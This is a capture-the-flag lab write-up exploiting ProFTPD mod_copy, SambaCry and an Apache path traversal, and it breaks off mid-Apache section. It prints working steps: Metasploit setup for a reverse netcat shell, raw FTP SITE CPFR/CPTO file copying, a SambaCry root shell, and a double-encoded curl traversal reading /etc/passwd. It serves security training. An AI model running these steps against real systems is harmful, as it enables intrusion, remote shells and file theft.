Exploitation Lab: A Hackviser Write-Up

Author: HARIKUMAR

- **Platform:** Hackviser (sanitized IPs like 172.20.x.x)
- **Attacker host:** Kali (tools: Nmap, curl, ffuf/gobuster, Metasploit)
- **Target services:** Apache 2.4.49/2.4.50, Samba 3.5.0–4.6.3, ProFTPD 1.3.5
- **Ethics:** Performed in an authorized lab.

Executive Summary

This write-up documents how I exploited three classic remote code execution bugs in a controlled Hackviser lab to retrieve the challenge flags. Where I applied a consistent, goal-driven workflow reconnaissance, validation, exploitation, and proof to recover the flag from /secret.txt on three targets.

I began each scenario with Nmap service and version fingerprinting and light content discovery using gobuster, ffuf, and curl to understand surface and behavior, then moved to focused exploitation with Metasploit, adding small manual tweaks whenever automation was brittle.

- **Apache HTTP Server 2.4.49/2.4.50 — CVE-2021-42013**
- **Samba 3.5.0–4.6.4 — CVE-2017-7494**
- **ProFTPD 1.3.5 — CVE-2015-3306**


My approach was pragmatic and aimed at completing each challenge, not at showcasing the only or even the “perfect” method, with evidence screenshots tying each stage from initial scan to successful flag retrieval; the exercises also underscore straightforward defenses such as upgrading Apache to a fixed release and limiting CGI, removing anonymous writable SMB shares and patching Samba, and disabling or restricting ProFTPD mod_copy, all within an authorized lab environment.

CTF 1: ProFTPD 1.3.5 (CVE-2015-3306)

What's ProFTPD and what's CVE-2015-3306?

ProFTPD is a popular, open source FTP server used on Linux/Unix systems. In v1.3.5, the optional module mod_copy exposed two FTP "SITE" commands CPFR (copy from) and CPTO (copy to) that could be abused without proper auth checks. This bug is tracked as CVE-2015-3306. If mod_copy is enabled and reachable, an attacker can copy files from anywhere on the filesystem to a location they can read (e.g., the web root), turning it into arbitrary file read and, in some setups, RCE.

I kicked things off with basic recon on the target IP using Nmap. I ran nmap -sV 172.20.2.58 the -sV switch does service/version detection, so Nmap doesn't just tell me a port is open; it actively probes it to guess the exact service and version. That matters for vuln mapping. The scan came back with three interesting TCP ports: 21/tcp running ProFTPD 1.3.5 (FTP), 22/tcp running OpenSSH (SSH), and 80/tcp running Apache HTTPD (web). Seeing ProFTPD 1.3.5 immediately rang a bell this version is linked to CVE-2015-3306 (mod_copy abuse), which became my primary attack path.



With that hint, I opened **msfconsole** and searched for a ready-made module. The search for proftpd mod_copy returned **exploit/unix/ftp/proftpd_modcopy_exec** with an "excellent" rating perfect starting point to validate the vuln quickly before doing anything manual.

I loaded the module and left the default payload at **cmd/unix/reverse_netcat** (fine for a quick shell if the target executes our staged script).

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use  exploit/unix/ftp/proftpd_modcopy_exec
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

Before firing, I grabbed my attack box IP with ifconfig so I could set **LHOST** correctly. Then I set the basics RHOSTS to the target, RPORT to 21 (FTP), LHOST to my interface IP, and LPORT to 4444 and hit **run**.

```
┌──[root@hackerbox]─[~]
└──╼ #ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.2.181  netmask 255.255.255.0  broadcast 172.20.2.255
        inet6 fe80::5054:ff:fede:cae6  prefixlen 64  scopeid 0x20<link>
        ether 52:54:00:de:ca:e6  txqueuelen 1000  (Ethernet)
        RX packets 4313521  bytes 343470584 (327.5 MiB)
        RX errors 1007  dropped 0  overruns 0  frame 1007
        TX packets 20979  bytes 2489758839 (2.3 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 11  memory 0xfc840000-fc860000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 1888 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 1888 (1.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The module connected and tried to drop/execute a small PHP stager through mod_copy, but the run ended with “Failure executing payload … may require manual cleanup in /var/www/…php”. That told me two useful things: 1) FTP mod_copy is present and working (so the CVE is real), and 2) the web-execution leg wasn’t lining up in this lab (path/handler mismatch). Since my end goal here is to read /secret.txt, not necessarily pop a shell, I pivoted to using raw FTP SITE CPFR/CPTO to copy the secret into a web-readable location and retrieve it.

```
   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 172.20.2.58
RHOSTS => 172.20.2.58
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 172.20.2.181
LHOST => 172.20.2.181
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 172.20.2.181:4444
[*] 172.20.2.58:21 - 172.20.2.58:21 - Connected to FTP server
[*] 172.20.2.58:21 - 172.20.2.58:21 - Sending copy commands to FTP server
[*] 172.20.2.58:21 - Executing PHP payload /bCAFV.php
[-] 172.20.2.58:21 - Exploit aborted due to failure: unknown: 172.20.2.58:21 - Failure executing payload
[!] 172.20.2.58:21 - This exploit may require manual cleanup of '/var/www/bCAFV.php' on the target
[*] Exploit completed, but no session was created.
```

Before switching to raw FTP, I briefly poked at the module's options and even tried to set SRC inside msf (you'll see that "Unknown datastore option: SRC" message). That's expected: SRC/DST aren't Metasploit options those are the paths you pass to ProFTPD's **SITE** commands directly when you're talking to the server yourself. In other words, this was my hint to drop into an FTP client and drive the copy by hand.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SRC /secret.txt
[!] Unknown datastore option: SRC.
SRC => /secret.txt
```

So, I connected straight to FTP on the target. The banner confirmed **ProFTPD 1.3.5**. I initially tried a normal login (you'll see the "Password required / Login incorrect" bits in the console), but for this particular bug/box, the **mod_copy** commands are still usable. From the FTP prompt, I used the two key commands that make this CVE so comfy:

- SITE CPFR <path>: Copy **from** this path on the server
- SITE CPTO <path>: Copy **to** this destination on the server

My goal was simple: take /secret.txt and drop a copy into the Apache web root so I could pull it with a browser/curl.

I ran:

```
┌──[root@hackerbox]─[/var/www/html]
└─── #ftp 172.20.2.58
Connected to 172.20.2.58.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [172.20.2.58]
Name (172.20.2.58:root): root
331 Password required for root
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quote SITE CPFR /secret.txt
350 File or directory exists, ready for destination name
ftp> quote SITE CPTO /var/www/secret.txt
250 Copy successful
ftp> quote SITE CPFR /secret.txt
350 File or directory exists, ready for destination name
ftp> quote SITE CPTO /var/www/html/secret.txt
250 Copy successful
ftp>
```

The server answered with "ready for destination name / Copy successful," which is exactly what I wanted no shell, just a file move inside the box using ProFTPD's own file copy feature.

With the file now living under the web root, I fetched it over HTTP:

```
┌──[root@hackerbox]─[/var/www/html]
└─► #curl http://172.20.2.58/secret.txt
Tyrannosaurus
```

And there was the flag clean and readable in the response.


That's it in short the scanning told me ProFTPD 1.3.5 was exposed, Metasploit proved the copy primitive worked but the PHP execution step didn't land, and the manual **SITE CPFR/CPTO** route got me the exact file I needed.

CTF 2: Samba 3.5.0–4.6.4 RCE (CVE-2017-7494)

What is this CVE ?


CVE-2017-7494 (aka "SambaCry") is a remote code execution bug in Samba. If the server exposes a writable SMB share, an attacker can upload a malicious .so file and trick Samba into loading it over a named pipe (the "is_known_pipename" trick). When that library is loaded, your code runs with the privileges of the smbd process often root on Linux. No valid user creds are necessarily required just a writable share.

I started by doing basic recon on the target to see what's actually listening. A quick nmap -sV against the provided IP fingerprinted services and versions. In the output you can see TCP/445 is open and speaking Samba (smbd 3.x–4.x), which is exactly what I was hoping for. With 445 open and a Samba banner in the vulnerable range, CVE-2017-7494 ("SambaCry") becomes a very real option.




Before touching anything, I launched Metasploit, so I'd have it ready as an "easy button" in case the environment lined up.

Inside msf, I searched for Samba exploits and picked the module that implements the named-pipe load primitive used by SambaCry: exploit/linux/samba/is_known_pipename.



I loaded that module. By default it suggests a simple command/interactive payload, which is fine for this style of exploit.



Next, I needed to confirm I had somewhere writable. I listed shares anonymously with smbclient -L //172.20.14.87 -N. Even though SMB1 fallback complained, it still revealed a share called myshare. I then connected to it (smbclient //172.20.14.87/myshare -N) and did a quick write test: put /etc/hosts test.txt followed by del test.txt. Both operations worked, which proves anonymous write access exactly what "SambaCry" needs.


```
┌──[root@hackerbox]─[~]
└─► #smbclient -L //172.20.14.87 -N

        Sharename       Type      Comment
        ---------       ----      -------
        myshare         Disk
        IPC$            IPC       IPC Service (Samba Server Version 4.6.3)
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 172.20.14.87 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available
```

```
┌──[✗]─[root@hackerbox]─[~]
└─► #smbclient //172.20.14.87/myshare -N
Try "help" to get a list of possible commands.
smb: \> put /etc/hosts test.txt
putting file /etc/hosts as \test.txt (46.4 kb/s) (average 46.4 kb/s)
smb: \> del test.txt
smb: \> exit
```

With a writable drop zone confirmed, I tried the "easy button" first: Metasploit's exploit/linux/samba/is_known_pipename. I set RHOSTS to the target, RPORT to 445, and pointed the module at my writable location by setting SMB_SHARE_NAME myshare and SMB_FOLDER pwn (a folder name the module will create and use inside the share). Behind the scenes, this uploads a small (.so) payload to the share and then triggers Samba to load it through the named pipe trick.


```
RPORT => 445
msf6 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CHOST                           no        The local client address
   CPORT                           no        The local client port
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: s
                                             ocks5, socks5h
   RHOSTS         172.20.14.87     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
   RPORT          445              yes       The SMB service port (TCP)
   SMB_FOLDER                      no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                  no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/is_known_pipename) > set SMB_SHARE_NAME myshare
SMB_SHARE_NAME => myshare
msf6 exploit(linux/samba/is_known_pipename) > set SMB_FOLDER pwn
SMB_FOLDER => pwn
msf6 exploit(linux/samba/is_known_pipename) > run
```

I hit run and watched the flow the module located the server side path for myshare, uploaded the .so, attempted a few load paths, and finally reported "Found shell." That means the library executed and the payload was running with the server's privileges.



After the module said it found a shell, I attached to it and verified access. I initially fumbled the Metasploit syntax (sessions -i 2 is the right way those "wrong number of arguments" messages in the screenshot are just me fat fingering). Once connected to **session 2**, I ran a few quick sanity checks:

id to confirm privileges it came back uid=0(root) gid=0(root), so I'm running as root. uname -a to see what I'm sitting on Debian kernel 5.10 on x86_64, which matches the environment the lab hinted at and from there it was just cat /secret.txt. That printed the flag straight away: AvadaKedavra.




CTF3: Apache HTTP Server 2.4.49/2.4.50 RCE (CVE-2021-42013)

What Apache is, and what this CVE means

Apache HTTP Server is the web server that serves pages when you hit a site on port 80/443. In versions **2.4.49** and **2.4.50**, there's a bug in how Apache "normalizes" URL paths. If you double-encode traversal (.%2e/%2e%2e/…), Apache may walk out of the web root. And if **CGI** is enabled under that path, you can go from "read any file" to

remote code execution by invoking something like /cgi-bin/bin/sh and passing a command. That's **CVE-2021-42013**.

I started off with recon on the target IP using Nmap to see what's alive and what versions are running. I used -sV so I get service banners and versions.




The scan showed **22/tcp (OpenSSH 8.4p1)** and **80/tcp (Apache httpd 2.4.50)**. Seeing 2.4.50 is the big hint we're likely dealing with this exact bug.


With that confirmed, I tried the quick file read angle first. I used curl's --path-as-is (so curl doesn't "fix" my weird path) and sent a double-encoded traversal to a likely CGI mount:

curl -v --path-as-is \

http://172.20.9.116/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd

